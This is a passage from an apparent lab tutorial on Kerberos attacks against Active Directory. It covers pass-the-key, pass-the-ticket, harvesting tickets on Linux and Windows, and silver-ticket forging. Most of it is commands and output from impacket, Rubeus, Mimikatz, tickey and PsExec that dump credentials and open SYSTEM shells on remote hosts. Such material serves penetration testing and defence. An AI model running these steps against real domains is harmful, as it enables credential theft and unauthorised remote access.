Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

[*] Saving ticket in velociraptor.ccache
root@kali:impacket-examples# export KRB5CCNAME=/root/impacket-
examples/velociraptor.ccache
root@kali:impacket-examples# python psexec.py
jurassic.park/velociraptor@labwws02.jurassic.park -k -no-pass
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

[*] Requesting shares on labwws02.jurassic.park.....
[*] Found writable share ADMIN$
[*] Uploading file yuiQeOUk.exe
[*] Opening SVCManager on labwws02.jurassic.park.....
[*] Creating service sBGq on labwws02.jurassic.park.....
[*] Starting service sBGq.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

After generating and using the TGT, finally a shell is launched. The requested TGT can also be used with other impacket examples with parameter *-k*, and even with other tools (as smbexec.py or wmiexec.py) thanks to it being written in a ccache file, which is a widely used format for Kerberos tickets in Linux.

At the moment of writing the examples for this article some problems arose:

- *PyAsn1Error('NamedTypes can cast only scalar values',)* : Resolved by updating impacket to the lastest version.
- *KDC can't found the name* : Resolved by using the hostname instead of the IP address, because it was not recognized by Kerberos KDC.

From Windows

In order to accomplish this attack from a Windows machine, it is possible to use Rubeus and PsExec as follows:

```
C:\Users\triceratops>.\Rubeus.exe asktgt /domain:jurassic.park /user:velociraptor
/rc4:2a3de7fe356ee524cc9f3d579f2e0aa7 /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.3.3

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2a3de7fe356ee524cc9f3d579f2e0aa7
[*] Using domain controller: Lab-WDC02.jurassic.park (10.200.220.3)
[*] Building AS-REQ (w/ preauth) for: 'jurassic.park\velociraptor'
[*] Connecting to 10.200.220.3:88
[*] Sent 237 bytes
[*] Received 1455 bytes
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFSDCCBUSgAwIBBaEDAgEWooIEVjCCBFJhggROMIIESqADAgEFoQ8bDUpVUkFTU0lDLlBBUkuiIjAg

oAMCAQKhGTAXGwZrcmJ0Z3QbDWp1cmFzc2ljLnBhcmujggQMMIIECKADAgESoQMCAQKiggP6BIID9nUy

VTaRmuyCOYJ/Fz0Z5We4crR6qWrxpEPDZHV09VmBp0GYWwUxwGM4M2hkbFJss6i0RG1NvKUy55D2loPI

nKXSD5kwEjJeMsVAQWvvQCNuIrVu/XY9eGhL405ryVYNELdPxOuBNXYYZoQYLo1qxcoEkH/ag4QTnG7z

6qH1o5RWwhmqMHNWp77LGu3lBWd0lb3t7d3pfGCU7hgWRvA390dQZ+Vzrcqfs5sHzoii8ondT9LqyvYI

4P6DwhXH1wWOVhF9Sf23wUSG5iIZvbTrHuNZvFcPmUYXF2zd0Dtx+L3ovYdWaw+7HDmu4NPspvuAlG2x

Jj/cbGS1KuCjAtSkT9XMVu0WEFY8gIbew35l8t5H7b+8fcjTyOLFJyMIuEzTjdfzdGJ8NYsqAxG0wCtd

w4OCuqUUHuffwD4L27PC+fVVR7D5htfy6MbWVQrVqfgGIhqdC68I5COjyknobf+ksO9EDcn8+7zDUXtE

dbt9XZtt0VTNyZUfSyOMGW+pkpB8wA3QjzahpgrLVE/8oHGAkFQ6sf/DOr0CYinn7iC8lJ1zZj1hcDa6

Y+RVSARW4V++03uQPwtCN6mpuhIumikFCQsOTMQky8QKcsFGHdsCqySQsAoOtdWLHpuYFnaA0VDb3M+i

4yc5286jaF6NRRPBZJEZnSTCRNwhJCR3bgO3C5bzWKFCOFMjFy5GOCZoZdYIbKiVABG2ZFUuyMedCDQQ

YJrLO6oFoCL5Yeu2vrviFZUSpbUVZlxSDHnASuo1PUCfnm7oF3E6aw6/Q/0/dONSQzImXC7H+t2Z7ym5

4pIzkgIZ/p5ODWfKr/XrrBUjmPPDzGyRUz9q1NKPv0SVi8sC5wkWAe1tipU5G582PrBWuS+Nv9XLAoKL

+LR4iWnUw3o3/96IyCiHiCGy/g1DLJehxb5/wxDxwrnpDW50kFs7bwFrbD+8qWwd8apZF/iiUyzRYJAu

jDOTyfJtZ7Vm2mOwSm1KeUboZ3u9StIkNUbmjR/wXvwmvUCXDppO/LeMT9w5uejGNVr+QRLPL+brAkbB

GHFoSTR0/L6k1+8vkJzAJCOA3Yir3JJd8xRdnad4Q7Pl67CjsGKrJddt6iBzoHKPabQ/SbDVIV4veMX7

5KtcYHM8E2CvV2sV8KD1QIOSo00Ya/C/EUekjWsG3YGW7UulxDwb95mDRf6ntr7jMBC8G2jd49IuJcWR


```

```
QTDFuys4L/NsEAqLo5RPNk6bz1SpjpWlmG95hRg5DAe1M+u8aRD6NDs3A8fH6b7fZkQ+1I/Xl5sBhfTt

7FGbTI4mG+VlEHbJpl47KTAO+jJgYj3m0/vgcwBlO4lCMFucB3B488VEamPJU3M66hMOy6OB3TCB2qAD

AgEAooHSBIHPfYHMMIHJoIHGMIHDMIHAoBswGaADAgEXoRIEEFg+Y8LhMIWpLiabLQKBdBihDxsNSlVS

QVNTSUMuUEFSS6IZMBegAwIBAaEQMA4bDHZlbG9jaXJhcHRvcqMHAwUAQOEAAKURGA8yMDE5MDIyODEx

NTc1N1qmERgPMjAxOTAyMjgyMTU3NTdapxEYDzIwMTkwMzA3MTE1NzU3WqgPGw1KVVJBU1NJQy5QQVJL
      qSIwIKADAgECoRkwFxsGa3JidGd0Gw1qdXJhc3NpYy5wYXJr

[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Users\triceratops>.\PsExec.exe -accepteula \\labwws02.jurassic.park cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
jurassic\velociraptor

C:\Windows\system32>
```

In case of not passing the parameter */ptt* to *Rubeus asktgt*, the ticket will be shown in base64. The following Powershell command can be used to write it into a file:

```
[IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String(""))
```

As this is a little cumbersome, I expect that the program will automatically save the ticket in future versions. After that, the command `Rubeus ptt /ticket:` can be used to inject that ticket.

Pass The Ticket (PTT)

This kind of attack is similar to Pass the Key, but instead of using hashes to request for a ticket, the ticket itself is stolen and used to authenticate as its owner. The way of recolecting these tickets changes from Linux to Windows machines, therefore each process will be introduced in its own section.

Harvesting tickets from Linux

On Linux, tickets are stored in credential caches or ccaches. There are 3 main types, which indicate where tickets can be found:

- Files, by default under /tmp directory, in the form of krb5cc_%{uid}.
- Kernel Keyrings, an special space in the Linux kernel provided for storing keys.
- Process memory, used when only one process needs to use the tickets.

To verify what type of storage is used in a specific machine, the variable *default_ccache_name* must be checked in the /etc/krb5.conf file, which by default has read permission to any user. In case of this parameter being missing, its default value is *FILE:/tmp/krb5cc_%{uid}*.

Hence, tickets are usually saved in files, which can only be read by the owner and, like any file in Linux, by root. In case of having access to those ticket files, just with copy-pasting them into another machine, they can be used to perform Pass The Ticket attacks.

Example of tickets in a Linux server:

```
[root@Lab-LSV01]# ls -lah /tmp/krb5*
-rw-------. 1 root         root         1.4K Mar  5 16:25 /tmp/krb5cc_0
-rw-------. 1 trex         domain users 1.2K Mar  7 10:08
/tmp/krb5cc_1120601113_ZFxZpK
-rw-------. 1 velociraptor domain users  490 Mar  7 10:14
/tmp/krb5cc_1120601115_uDoEa0
```

In order to extract tickets from the other 2 sources (keyrings and processes), a great paper, Kerberos Credential Thievery (GNU/Linux), released in 2017, explains ways of recovering the tickets from them.

Moreover, the paper also contains several scripts to subtract tickets from remote machines. In the case of keyrings, their script heracles.sh can be used. In the case of a process holding the tickets, a memory analysis is required to found the tickets inside.

Furthermore, I have developed a tool in C based on the heracles.sh script called tickey, to extract tickets from keyrings. The tool was created because the command keyctl, heavily used by heracles.sh, is not installed by default in Linux systems, so a direct call to the keyctl syscall can solve this problem.

Moreover, tickets in session or user keyrings only can be accesed by the owner user in the same session. Therefore, when tickey is executed as root, it searchs for another user sessions and injects itself in each one of them in order to retrieve those tickets.

An example of tickey output is shown below:

```
[root@Lab-LSV01 /]# /tmp/tickey -i
[*] krb5 ccache_name = KEYRING:session:sess_%{uid}
[+] root detected, so... DUMP ALL THE TICKETS!!
[*] Trying to inject in trex[1120601113] session...
[+] Successful injection at process 21866 of trex[1120601113],look for tickets in
/tmp/__krb_1120601113.ccache
[*] Trying to inject in velociraptor[1120601115] session...
[+] Successful injection at process 20752 of velociraptor[1120601115],look for
tickets in /tmp/__krb_1120601115.ccache
[X] [uid:0] Error retrieving tickets
[root@Lab-LSV01 /]# klist  /tmp/__krb_1120601113.ccache
Ticket cache: FILE:/tmp/__krb_1120601113.ccache
Default principal: trex@JURASSIC.PARK

Valid starting       Expires              Service principal
05/09/2019 15:48:36  05/10/2019 01:48:36  krbtgt/JURASSIC.PARK@JURASSIC.PARK
        renew until 05/10/2019 15:48:32
```

Harvesting tickets from Windows

In Windows, tickets are handled and stored by the lsass (Local Security Authority Subsystem Service) process, which is responsible for security. Hence, to retrieve tickets from a Windows system, it is necessary to communicate with lsass and ask for them. As a non-administrative user only owned tickets can be fetched, however, as machine administrator, all of them can be harvested. For this purpose, the tools Mimikatz or Rubeus can be used as shown below:

Mimikatz harvesting:

```
PS C:\Users\velociraptor> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Mar 18 2018 00:21:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com   ***/

mimikatz # sekurlsa::tickets /export

...
<-----Mimikatz Output----->
...

Authentication Id : 0 ; 42211838 (00000000:028419fe)
Session           : RemoteInteractive from 2
User Name         : trex
Domain            : JURASSIC
Logon Server      : LAB-WDC01
Logon Time        : 28/02/2019 12:14:43
SID               : S-1-5-21-1339291983-1349129144-367733775-1113

         * Username : trex
         * Domain   : JURASSIC.PARK
         * Password : (null)

        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 05/03/2019 9:48:37 ; 05/03/2019 19:15:59 ; 07/03/2019
12:14:43
           Service Name (02) : LDAP ; Lab-WDC02.jurassic.park ; jurassic.park ; @
JURASSIC.PARK
           Target Name  (02) : LDAP ; Lab-WDC02.jurassic.park ; jurassic.park ; @
JURASSIC.PARK
           Client Name  (01) : trex ; @ JURASSIC.PARK ( JURASSIC.PARK )
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ;
renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             bd16db915bdfb0af3d57509bdea3d92bf8f0ef9976a16ebb6510111597c6d8b6
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 4
[...]
           * Saved to file [0;28419fe]-0-0-40a50000-trex@LDAP-Lab-
WDC02.jurassic.park.kirbi !

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 28/02/2019 12:14:43 ; 28/02/2019 22:14:43 ;
07/03/2019 12:14:43
           Service Name (02) : krbtgt ; JURASSIC.PARK ; @ JURASSIC.PARK
           Target Name  (--) : @ JURASSIC.PARK
           Client Name  (01) : trex ; @ JURASSIC.PARK ( $$Delegation Ticket$$ )
           Flags 60a00000    : pre_authent ; renewable ; forwarded ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             21666ffd3511fb2d1e127ad96e322c3a6e8be644eabba4821ba5c425b4a58842
```

```
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2
[...]
           * Saved to file [0;28419fe]-2-0-60a00000-trex@krbtgt-JURASSIC.PARK.kirbi
!
         [00000001]
           Start/End/MaxRenew: 05/03/2019 9:15:59 ; 05/03/2019 19:15:59 ; 07/03/2019
12:14:43
           Service Name (02) : krbtgt ; JURASSIC.PARK ; @ JURASSIC.PARK
           Target Name  (02) : krbtgt ; JURASSIC.PARK ; @ JURASSIC.PARK
           Client Name  (01) : trex ; @ JURASSIC.PARK ( JURASSIC.PARK )
           Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             f79644af74ade15f4178e5cea3b0ce071b601f78ef4b11c09ed971142dd3bb50
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2
[...]
           * Saved to file [0;28419fe]-2-1-40e00000-trex@krbtgt-JURASSIC.PARK.kirbi
!

...
<-----Mimikatz Output----->
...

mimikatz # exit
Bye!
```

Rubeus harvesting in powershell:

```
PS C:\Users\Administrator> .\Rubeus dump

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2



[*] Action: Dump Kerberos Ticket Data (All Users)


  UserName                 : Administrator
  Domain                   : JURASSIC
  LogonId                  : 0xdee0cb2
  UserSID                  : S-1-5-21-1339291983-1349129144-367733775-500
  AuthenticationPackage    : Kerberos
  LogonType                : RemoteInteractive
  LogonTime                : 07/03/2019 12:35:47
  LogonServer              : LAB-WDC01
  LogonServerDNSDomain     : JURASSIC.PARK
  UserPrincipalName        : Administrator@jurassic.park

...
<-----Rubeus Output----->
...

    ServiceName              : krbtgt/JURASSIC.PARK
    TargetName               : krbtgt/jurassic.park
    ClientName               : trex
    DomainName               : JURASSIC.PARK
    TargetDomainName         : JURASSIC.PARK
    AltTargetDomainName      : JURASSIC.PARK
    SessionKeyType           : aes256_cts_hmac_sha1
    Base64SessionKey         : 1gokewLDdgqAnN3a1KNR15q3GaZM3duydjLfb037KLs=
    KeyExpirationTime        : 01/01/1601 1:00:00
    TicketFlags              : pre_authent, initial, renewable, forwardable
    StartTime                : 07/03/2019 16:28:23
    EndTime                  : 08/03/2019 2:28:23
    RenewUntil               : 14/03/2019 16:28:23
    TimeSkew                 : 0
    EncodedTicketSize        : 1284
    Base64EncodedTicket      :


doIFADCCBPygAwIBBaEDAgEWooIEBjCCBAJhggP+MIID+qADAgEFoQ8bDUpVUkFTU0lDLlBBUkuiIjAgoAMC
AQKhGTAXGwZrcmJ0

Z3QbDUpVUkFTU0lDLlBBUkujggO8MIIDuKADAgESoQMCAQKiggOqBIIDpp9Nm0OTu82mrTl0Tekr8KEF3eX2
3qxHKcryCuzDV/Pd

wUNpSc+1Oxa0k2WWvZwa+H9DW4I8fr0BE7oHMs6GaNFEjDJdO/l0qGUlCwyha05+9lg832SDEERgAA1wQDLj
PogyBBTrP5OhGmf0
```

```
JevqulePfTUSxXJ/gNvP6JCQGAf+zUL12dqGkqyq//TOWSQjkgAy3NZtc1Ed3XnfI9L4VUo9YdY5fVSEci7k
Rm6Mk11sTV7bXSzd

4123fXLA3Usx+xJVKh5JPhvtSyDKRDNdcP2YKPoTyEuKUpsl8KhzbkEpdLPqzR+2uLHNmMzWDdsxTlytzZF9
kzB9llUB2C9YLgzD

Qkrx4/EIDH9w3u3pVVgAmZp1Y9sQhVmI9exIYVSPM/XA8vPAL1KDGyux+ojkVDAl/Kezqg6DWtLZO86Rpb7L
7LRvk8jX/4Y4Yi0T

MlsZjahwXn1N3ZulUiF7pvYzh9es9MkS/X/YqF6CiDogblLEaFniMYWNYFYMmhjfIZHgX3lyIj8UljRwdeFd
t7Ezf/pmP1rl5uON

hMlagv+prw4UcvN2u4Yeb+ybXMisMH4xonJIBr7/MKEhmbHVmKuoT+LBMjfN7iChY82rPqbKW0J+nn4yvC3z
jLlOC5HNSTdMgGV5

FSAY34RO3SCOe14jetHmq9OQ5rLO5ymWfet5jcYy+ShtrYoNTxEPodNZyFqrBDT4JZ6T9jgoYMIu+g3VcoCR
N5XDUJM+tBzZ6QUu

91D0ULl3wdvbEhh89hPAy1AHEWLtAth55/CJ0kNpWLPvLLz34OLzNg8nzCG2x9mFVP4MKvUw4JJN3LSkYRrx
Ig5eehSuQul43ZqQ

hxi/+OyRoVwSfqqMeYO2QSeADaIiaFTwWaIDAu0pr1Vk+XfJGuHUWBjRocHu3dasPMhGoRlV5ehHxc58gnJ6
UzkfcVDV7j1Skn7e

os6wa6ejFOrMKNSB+cBqBcvBMCCksHsnQSd4gxUiw/7Masc9M+f9Xi3vf+f0LyiSKDdUIDOekMh/RqQhGs9U
KSjp6/Q7EhMCd90J

UDGbwBQZhTOBZApdo1VQ609kXfv654RSZ1OzSgaaK6P0GJdJGJ5NGIuNl1n0oEOZVB0FfATLH/xC9uD97VkH
2mQ8jnFHHxseUle2

qMhkG+NsLOD7c2c9pzUNEbc4EZEjwMFx4eJwEeLnpXOMOMS6ix1YMuZjof6Q8xNmq05vpNMAOScgV7d3QmMv
JLNy6LB6gBKPPBqG

4kCjgeUwgeKgAwIBAKKB2gSB132B1DCB0aCBzjCByzCByKArMCmgAwIBEqEiBCDWCiR7AsN2CoCc3drUo1HX
mrcZpkzd27J2Mt9v

Tfsou6EPGw1KVVJBU1NJQy5QQVJLohEwD6ADAgEBoQgwBhsEdHJleKMHAwUAQOAAAKURGA8yMDE5MDMwNzE1
MjgyM1qmERgPMjAx

OTAzMDgwMTI4MjNapxEYDzIwMTkwMzE0MTUyODIzWqgPGw1KVVJBU1NJQy5QQVJLqSIwIKADAgECoRkwFxsG
a3JidGd0Gw1KVVJB
      U1NJQy5QQVJL


...
<-----Rubeus Output----->
...

[*] Enumerated 23 total tickets
[*] Extracted  23 total tickets

PS C:\Users\Administrator> [IO.File]::WriteAllBytes("ticket.kirbi",
[Convert]::FromBase64String("doIFADCCBPygAwIBBaEDAgEWooIEBjCCBAJhggP+MIID+qADAgEFoQ8
bDUpVUkFTU0lDLlBBUkuiIjAgoAMCAQKhGTAXGwZrcmJ0Z3QbDUpVUkFTU0lDLlBBUkujggO8MIIDuKADAgE
SoQMCAQKiggOqBIIDpp9Nm0OTu82mrTl0Tekr8KEF3eX23qxHKcryCuzDV/PdwUNpSc+1Oxa0k2WWvZwa+H9
DW4I8fr0BE7oHMs6GaNFEjDJdO/l0qGUlCwyha05+9lg832SDEERgAA1wQDLjPogyBBTrP5OhGmf0Jevqule
```

```
PfTUSxXJ/gNvP6JCQGAf+zUL12dqGkqyq//TOWSQjkgAy3NZtc1Ed3XnfI9L4VUo9YdY5fVSEci7kRm6Mk11
sTV7bXSzd4123fXLA3Usx+xJVKh5JPhvtSyDKRDNdcP2YKPoTyEuKUpsl8KhzbkEpdLPqzR+2uLHNmMzWDds
xTlytzZF9kzB9llUB2C9YLgzDQkrx4/EIDH9w3u3pVVgAmZp1Y9sQhVmI9exIYVSPM/XA8vPAL1KDGyux+oj
kVDAl/Kezqg6DWtLZO86Rpb7L7LRvk8jX/4Y4Yi0TMlsZjahwXn1N3ZulUiF7pvYzh9es9MkS/X/YqF6CiDo
gblLEaFniMYWNYFYMmhjfIZHgX3lyIj8UljRwdeFdt7Ezf/pmP1rl5uONhMlagv+prw4UcvN2u4Yeb+ybXMi
sMH4xonJIBr7/MKEhmbHVmKuoT+LBMjfN7iChY82rPqbKW0J+nn4yvC3zjLlOC5HNSTdMgGV5FSAY34RO3SC
Oe14jetHmq9OQ5rLO5ymWfet5jcYy+ShtrYoNTxEPodNZyFqrBDT4JZ6T9jgoYMIu+g3VcoCRN5XDUJM+tBz
Z6QUu91D0ULl3wdvbEhh89hPAy1AHEWLtAth55/CJ0kNpWLPvLLz34OLzNg8nzCG2x9mFVP4MKvUw4JJN3LS
kYRrxIg5eehSuQul43ZqQhxi/+OyRoVwSfqqMeYO2QSeADaIiaFTwWaIDAu0pr1Vk+XfJGuHUWBjRocHu3da
sPMhGoRlV5ehHxc58gnJ6UzkfcVDV7j1Skn7eos6wa6ejFOrMKNSB+cBqBcvBMCCksHsnQSd4gxUiw/7Masc
9M+f9Xi3vf+f0LyiSKDdUIDOekMh/RqQhGs9UKSjp6/Q7EhMCd90JUDGbwBQZhTOBZApdo1VQ609kXfv654R
SZ1OzSgaaK6P0GJdJGJ5NGIuNl1n0oEOZVB0FfATLH/xC9uD97VkH2mQ8jnFHHxseUle2qMhkG+NsLOD7c2c
9pzUNEbc4EZEjwMFx4eJwEeLnpXOMOMS6ix1YMuZjof6Q8xNmq05vpNMAOScgV7d3QmMvJLNy6LB6gBKPPBq
G4kCjgeUwgeKgAwIBAKKB2gSB132B1DCB0aCBzjCByzCByKArMCmgAwIBEqEiBCDWCiR7AsN2CoCc3drUo1H
XmrcZpkzd27J2Mt9vTfsou6EPGw1KVVJBU1NJQy5QQVJLohEwD6ADAgEBoQgwBhsEdHJleKMHAwUAQOAAAKU
RGA8yMDE5MDMwNzE1MjgyM1qmERgPMjAxOTAzMDgwMTI4MjNapxEYDzIwMTkwMzE0MTUyODIzWqgPGw1KVVJ
BU1NJQy5QQVJLqSIwIKADAgECoRkwFxsGa3JidGd0Gw1KVVJBU1NJQy5QQVJL"))
```

And finally, after executing any of those tools, tickets are dumped, ready to use except for those expired.

Swaping Linux and Windows tickets between platforms

Before start using the tickets, it is important to have them in the proper format, due to Windows and Linux using different approaches to save them. In order to convert from ccache (Linux file format) to kirbi (Windows file format used by Mimikatz and Rubeus), and vice versa, the following tools can be used:

- The ticket_converter script. The only needed parameters are the current ticket and the output file, it automatically detects the input ticket file format and converts it. For example:

```
root@kali:ticket_converter# python ticket_converter.py velociraptor.ccache
velociraptor.kirbi
Converting ccache => kirbi
root@kali:ticket_converter# python ticket_converter.py velociraptor.kirbi
velociraptor.ccache
Converting kirbi => ccache
```

- Kekeo, to convert them in Windows. This tool was not checked due to requiring a license in their ASN1 library, but I think it is worth mentioning.

From Linux

To perform the pass the ticket attack by using psexec.py from impacket, just do the following:

```
root@kali:impacket-examples# export KRB5CCNAME=/root/impacket-
examples/krb5cc_1120601113_ZFxZpK
root@kali:impacket-examples# python psexec.py
jurassic.park/trex@labwws02.jurassic.park -k -no-pass
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

[*] Requesting shares on labwws02.jurassic.park.....
[*] Found writable share ADMIN$
[*] Uploading file SptvdLDZ.exe
[*] Opening SVCManager on labwws02.jurassic.park.....
[*] Creating service zkNG on labwws02.jurassic.park.....
[*] Starting service zkNG.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

As with PTK attacks, in order to use a ticket with any impacket tool, just specify the KRB5CCNAME environment variable and the *-no-pass -k* parameters.

While performing this technique, an error was shown by impacket: *[-] SMB SessionError: STATUS_ACCESS_DENIED…*, even if the user had access to the remote machine. This issue was caused by the fact that a ticket without the A flag (pre-authenticated) was used, because that domain user did not need Kerberos pre-authentication. To check ticket flags in Linux, the command *klist -f* can be used, which is part of the krb5 package. Example:

```
root@kali:impacket-examples# klist -f -c krb5cc_1120601113_ZFxZpK
Ticket cache: FILE:krb5cc_1120601113_ZFxZpK
Default principal: velociraptor@JURASSIC.PARK

Valid starting     Expires            Service principal
03/07/19 11:08:45  03/07/19 21:08:45  krbtgt/JURASSIC.PARK@JURASSIC.PARK
        renew until 03/08/19 11:08:41, Flags: RIA
```

From Windows

In a Windows machine, Rubeus or Mimikatz can be used in order to inject tickets in the current session, no special privileges are required to accomplish this task. After that, it is possible to use a tool like PsExec to execute commands in remote machines as the new user. Example executions of both tools are shown below:

Mimikatz example:

```
PS C:\Users\velociraptor> .\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Mar 18 2018 00:21:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com   ***/

mimikatz # kerberos::ptt [0;28419fe]-2-1-40e00000-trex@krbtgt-JURASSIC.PARK.kirbi

* File: '[0;28419fe]-2-1-40e00000-trex@krbtgt-JURASSIC.PARK.kirbi': OK

mimikatz # exit
Bye!
PS C:\Users\velociraptor> klist

Current LogonId is 0:0x34f9571

Cached Tickets: (1)

#0>     Client: trex @ JURASSIC.PARK
        Server: krbtgt/JURASSIC.PARK @ JURASSIC.PARK
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/5/2019 9:15:59 (local)
        End Time:   3/5/2019 19:15:59 (local)
        Renew Time: 3/7/2019 12:14:43 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96

PS C:\Users\velociraptor> .\PsExec.exe -accepteula \\lab-wdc01.jurassic.park cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
jurassic\trex

C:\Windows\system32>
```

Rubeus example:

```
C:\Users\velociraptor>.\Rubeus.exe ptt /ticket:[0;28419fe]-2-1-40e00000-trex@krbtgt-
JURASSIC.PARK.kirbi


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.3.3


[*] Action: Import Ticket
[+] Ticket successfully imported!

C:\Users\velociraptor>klist

Current LogonId is 0:0x34f958e

Cached Tickets: (1)

#0>     Client: trex @ JURASSIC.PARK
        Server: krbtgt/JURASSIC.PARK @ JURASSIC.PARK
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/5/2019 9:15:59 (local)
        End Time:   3/5/2019 19:15:59 (local)
        Renew Time: 3/7/2019 12:14:43 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96


C:\Users\velociraptor>.\PsExec.exe -accepteula \\lab-wdc01.jurassic.park cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
jurassic\trex

C:\Windows\system32>
```

After injecting the ticket of a user account, it is possible to act on behalf of that user in remote machines, but not in the local one, where Kerberos doesn't apply. Remember that TGT tickets are more useful than TGS ones, as they are not restricted to one service only.

Silver ticket

The Silver ticket attack is based on crafting a valid TGS for a service once the NTLM hash of a user account is owned. Thus, it is possible to gain access to that service by forging a custom TGS with the maximum privileges inside it.

In this case, the NTLM hash of a computer account (which is kind of a user account in AD) is owned. Hence, it is possible to craft a ticket in order to get into that machine with administrator privileges through the SMB service.

It also must be taken into account that it is possible to forge tickets using the AES Kerberos keys (AES128 and AES256), which are calculated from the password as well, and can be used by Impacket and Mimikatz to craft the tickets. Moreover, these keys, unlike the NTLM hash, are salted with the domain and username. In order to know more about how this keys are calculated, it is recommended to read the section 4.4 of MS-KILE or the Get-KerberosAESKey.ps1 script.

From Linux

As usual, it is possible to perform these attacks from a Linux machine by using the examples provided by impacket. In this case ticketer.py is used to forge a TGS:

```
root@kali:impacket-examples# python ticketer.py -nthash
b18b4b218eccad1c223306ea1916885f -domain-sid S-1-5-21-1339291983-1349129144-
367733775 -domain jurassic.park -spn cifs/labwws02.jurassic.park  stegosaurus
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for jurassic.park/stegosaurus
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in stegosaurus.ccache
root@kali:impacket-examples# export KRB5CCNAME=/root/impacket-
examples/stegosaurus.ccache
root@kali:impacket-examples# python psexec.py
jurassic.park/stegosaurus@labwws02.jurassic.park -k -no-pass
Impacket v0.9.18 - Copyright 2018 SecureAuth Corporation

[*] Requesting shares on labwws02.jurassic.park.....
[*] Found writable share ADMIN$
[*] Uploading file JhRQHMnu.exe
[*] Opening SVCManager on labwws02.jurassic.park.....
[*] Creating service Drvl on labwws02.jurassic.park.....
[*] Starting service Drvl.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Execution is similar to PTT attacks, but in this case the ticket is created manually. After that, as usual, it is possible to set the ticket in the KRB5CCNAME environment variable and use it with the *-no-pass -k* parameters in any of the impacket examples.

From Windows

In Windows, Mimikatz can be used to craft the ticket. Next, the ticket is injected with Rubeus, and finally a remote shell can be obtained thanks to PsExec. It must be taken into account that tickets can be forged in a local machine, which is not in the target network, and after that send it to a machine in the network to inject it. An execution example is shown below:

```
C:\Users\triceratops>.\mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Mar 18 2018 00:21:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
